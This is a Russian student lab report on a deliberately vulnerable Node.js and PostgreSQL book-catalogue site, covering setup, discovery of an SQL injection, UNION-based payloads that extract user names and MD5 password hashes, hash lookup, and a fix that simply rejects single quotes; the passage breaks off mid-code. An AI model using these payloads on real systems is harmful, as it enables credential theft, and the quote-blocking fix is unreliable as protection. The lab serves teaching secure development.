Министерство образования и науки Российской Федерации

Федеральное государственное автономное образовательное учреждение   
высшего образования   
«Уральский федеральный университет имени первого Президента России Б.Н. Ельцина»

Институт радиоэлектроники и информационных технологий - РТФ

ОЦЕНКА РАБОТЫ

**ОТЧЕТ**

**по лабораторной работе №2**

Разработка безопасных веб-приложений

Дата Подпись Ф.И.О.


Преподаватель С. Г. Мирвода

Студент Д. А. Усольцев


Группа РИ – 571227

Екатеринбург 2021

1. Установить PostgreSQL сервер любой версии
2. Создать БД lib
3. Применить к ней скрипты из папки db (либо создать объекты и вставить данные в таблицы руками). Скрипты выполнять в порядке указанном в имени файла. 3.1 Восстановить данные из файла data.sql
4. Установить nodejs версии 14.
5. Перейти в папку lab2 и выполнить в ней команду npm install.
6. Запустить сайт через Visual Studio Code или через команду npm start.
7. Войти на сайт и увидеть список книг и авторов



1. Обнаружить sql инъекцию



В случае неправильного заполнения поля «пароль», можно наблюдать полную команду SQL обращенную к базе данных Postrgres, эту команду и будем модифицировать

1. Написать отчёт с описанием найденной уязвимости и примерами её эксплуатации

Для получения нужной нам информации из базы Postgres, добавим к команде поиска нужный нам код и объединим выборки с помощью конструкции union.

Для корректной обработки структура типов возвращаемого запроса должна совпадать со структурой, используемой для вывода, книга на экран, а именно integer, text, text.


* 1. Обход установленного фильтра

Для обхода установленного фильтра закроем первичную выборку и добавим к ней выборку нужной нам информации.

* 1. Получение данных из другой таблицы

Для получения данных используем конструкцию запроса, в которой итоговой выборкой будет одна запись, в которой содержится три поля, форматом id, text, text.

' union select (select min(id) from book),(select name from users where name = 'user'),(select pass from users where name = 'user') order by 1 asc limit 1—




Итоговый вид запроса для базы:

select ba.id, a.name as author, b.name as book from books\_by\_authors ba left join author a on a.id = ba.aid left join book b on b.id = ba.bid where b.name like '%' union select (select min(id) from book),(select min(name) from users),(select min(pass) from users) order by 1 asc limit 1--


* 1. Похищение пароля пользователя

Для этого используем конструкцию, с предикатом Where, для нахождения конкретного пароля пользователя. В данном случае имя пользователя test.

' union select (select min(id) from book),(select name from users where name = 'test'),(select pass from users where name = 'test') order by 1 asc limit 1--



В полученной строке пароль показан в кодировке MD5, для его расшифровки используем ресурс md5.web-max.ca.



Как видно пароль для пользователя user – 12345, что является правильной парой логин/пароль для авторизации.

1. Исправить уязвимость

Для того чтобы защитится от данной уязвимости нужно сделать невозможным добавление в поиск дополнительного подзапроса, для этого добавим в исключение символ «‘», который в случае нахождение будет сообщать о неправильно построенном запросе.

let result = bookname.indexOf('\'');

    if ( result >= 0 ) {

        bookname = 'Неподходящее условие';

        //res.send('Неподходящее условие');

    }

    else {

            if (bookname) {

